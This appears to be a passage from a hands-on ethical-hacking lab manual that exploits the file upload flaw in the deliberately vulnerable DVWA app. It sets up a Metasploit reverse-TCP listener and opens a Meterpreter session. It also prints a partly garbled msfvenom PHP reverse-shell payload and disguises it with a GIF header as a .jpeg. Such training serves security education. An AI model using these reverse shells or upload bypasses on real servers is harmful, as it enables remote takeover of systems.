


Figure 2.7.34: Turn intercept off

66. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.




Figure 2.7.35: Payload file successfully uploaded

67. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.
68. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

69. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

71. Now, type **cd** and press **Enter** to jump to the root directory.
72. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
73. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
74. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:
 - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
 - Type **set LHOST 10.10.10.13** and press **Enter**
 - Type **set LPORT 3333** and press **Enter**.
 - Type **run** and press **Enter** to start the listener

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.13:3333
  
```

Figure 2.7.36: Setup and start a listener

75. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/medium.php** into the address bar and press **Enter** to execute the uploaded payload.





Figure 2.7.37: Open uploaded payload file in a web browser

76. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.
77. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



The screenshot shows a terminal window titled "Parrot Terminal". The terminal menu bar includes File, Edit, View, Search, Terminal, and Help. The command "msf5 exploit(multi/handler) > run" is entered, followed by output indicating a reverse TCP handler was started on port 3333 and a Meterpreter session was opened from the victim machine (IP 10.10.10.16). The session details show it's a Windows NT SERVER2016 build 14393 (Windows Server 2016) running on an AMD64 processor. The meterpreter prompt shows the current payload as php/windows.

```

[*] Started reverse TCP handler on 10.10.10.13:3333
[*] Sending stage (38288 bytes) to 10.10.10.16
[*] Meterpreter session 1 opened (10.10.10.13:3333 -> 10.10.10.16:53857) at
2020-01-10 05:15:56 -0500

meterpreter > sysinfo
Computer      : SERVER2016
OS           : Windows NT SERVER2016 10.0 build 14393 (Windows Server 2016)
Arch          : AMD64
Meterpreter   : php/windows
meterpreter >

```

Figure 2.7.38: Get the system information

78. Close all open windows.
79. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
80. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
81. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

82. Now, type **cd** and press **Enter** to jump to the root directory.
83. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=2222 -f raw** and press **Enter**.
84. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

TASK 7.3

Exploit DVWA High

File Edit View Search Terminal Help

```
[root@parrot]~
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.13 LPORT=2222 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /** error_reporting(0); $ip = '10.10.10.13'; $port = 2222; if ((($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f($ip, $port) && is_callable($f)) { $s = $f(AF_INET, S
t($s, $ip, $port); if (!$res) { die('no socket funcs'); } if (!$s) {
die('stream': $len = fread($s, 4); , 4); break; } if (!$len) { die(); '}]; $b = ''; while (strlen($b) < $len) { $a = fread($s, $len-strlen($b)); break; } $n=strlen($b)); break; } } $GLOBALS['$s_type'; if (extension_loaded('suhosin')) { $suhosin_bypass=create_f
{ eval($b); } die(); }
[root@parrot]~
└─#
```

Figure 2.7.39: Copy the raw payload generated

85. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
 86. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.
 87. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload code copied in **Step 84**.
 88. Edit the payload file by adding **GIF98** to the first line and press **Ctrl+S** to save the content.




Figure 2.7.40: Edit the payload file

89. Click the **Firefox** icon (Mozilla Firefox logo) from the top section of **Desktop**, type **<http://10.10.10.16:8080/dvwa/login.php>** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

90. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.

91. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.7.41: Setting DVWA security level

92. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.

